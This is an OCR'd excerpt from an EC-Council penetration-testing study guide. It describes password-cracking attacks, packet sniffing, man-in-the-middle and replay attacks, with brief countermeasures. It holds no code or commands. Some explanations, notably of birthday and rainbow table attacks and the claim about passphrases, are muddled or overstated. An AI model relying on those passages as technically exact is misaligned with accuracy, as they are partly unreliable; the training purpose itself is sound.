
- **Dictionary Attack:** In a dictionary attack, a dictionary file is loaded into the cracking application that runs against user accounts. This dictionary is the text file that contains a number of dictionary words that are commonly used as passwords. The program uses every word present in the dictionary to find the password. Apart from a standard dictionary, attackers' dictionaries have added entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in an attacker's dictionary. Dictionary attacks are more useful than brute force attacks. However, dictionary attacks do not work in systems using passphrases.
- **Brute Forcing Attacks:** In a brute force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified." Brute-force attack is when someone tries to produce each single encryption key for data to detect the needed information. Even today, only those with sufficient processing power could successfully perform this type of attack.
- **Hybrid Attack:** This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

program would add some numbers and symbols to the words from the dictionary to try and crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

- **Birthday Attack:** A birthday attack is a name used to refer to a class of brute-force attacks against cryptographic hashes that makes the brute forcing easier. It attacks cryptographic hash functions based on the probability that if a hashing process is used for creating a key then the same is used for other keys. The birthday attack depends on birthday paradox. Birthday paradox is the probability that two or more people in a group of 23 share the same birthday is greater than ½.
- **Rainbow Table Attack:** A rainbow table attack uses the cryptanalytic time-memory trade-off technique, which requires less time than some other techniques. Attacker attacks rainbow tables that store precomputed hash values in plaintext. It uses already-calculated information stored in memory to crack the cryptography. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Sniffing

Packet sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or a hardware device. Sniffing is straightforward in hub based networks, as the traffic on a segment passes by all hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.


An attacker needs to manipulate the functionality of the switch to see all traffic passing through it. A packet sniffing program (also known as a sniffer) can capture data packets only from within a given subnet, which means that it cannot sniff packets from another network. Often any laptop can plug into a network and gain access to it. Many enterprises' switch ports are open. A packet sniffer placed on a network in promiscuous mode can capture and analyze all the network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can see everyone's traffic.

Though most networks today employ switch technology, packet sniffing is still useful. This is because installing remote sniffing programs on network components with heavy traffic flows such as servers and routers is relatively easy. It allows an attacker to observe and access the entire network traffic from one point. Packet sniffers can capture data packets containing sensitive information such as passwords, account information, etc. It allows an attacker to read passwords in clear-text, the actual emails, credit card numbers, financial transactions, etc. It also allows an attacker to sniff SMTP, POP, IMAP traffic, POP, IMAP, HTTP Basic, Telnet authentication,

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL database, SMB, NFS, FTP traffic. An attacker can gain a lot of information by reading captured data packets and then use that information to break into the network. An attacker carries out attacks that are even more effective by combining this technique with active transmission.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Man-in-the-Middle Attack

The man-in-the-middle attack is used to intrude into an existing connection between client and server communication systems and to intercept messages being exchanged. Attackers use different techniques and split the TCP connection into two connections - client-to-attacker connection and attacker-to-server connection. After the successful interception of TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication. In the case of an http transaction, the TCP connection between the client and the server becomes the target.





Figure A.269: Man-in-the-Middle attack

- Attackers use different techniques to split the TCP connection into two connections:
  - Client-to-attacker connection
  - Attacker-to-server connection

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Replay Attack

The replay attack is an extension of the MITM attack in which the attacker replays the information gained from the communication between two parties. The attacker gains the token used for validating the users accessing the webserver by eavesdropping. And later replays the token to the server after modifications or deletions thereby gaining access to the session. The attacker then sends the server response to the user.

In the replay attack, the attacker eavesdrops on the confidential information such as credentials or Session ID or any key that the attacker can later use with the receiver in the pretext of the sender. It is one of form of a MiTM attack.

For example, suppose user A sends a secret key to user B as a part of an identity verification. Then attacker C performs eavesdropping and gains the required information. Attacker C can later use this secret key to send information to user B in the pretext of user A. Then user B accepts the message as it is properly encrypted. To perform the replay attack, the attacker needs to get an intermediary control between the sender and the receiver or achieve an access to the local machine of the sender. Packets are captured using a sniffer. After the relevant information is extracted, the packets are placed back on the network.

There are many ways to prevent the occurrences of any replay attack. The sender and the receiver can use one-time passwords that expire after a certain period. The receiver can validate the sender by matching the password provided by the sender. Even when the attacker gets the one-time password and initiates a connection with the receiver, the receiver might end another one-time password different from what the attacker gathered. The attacker sent the one–time password he previously gathered and it does not match the password sent by the receiver. Timestamping is another method used to avoid replay attacks. Users can neglect the messages sent a very long time ago.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


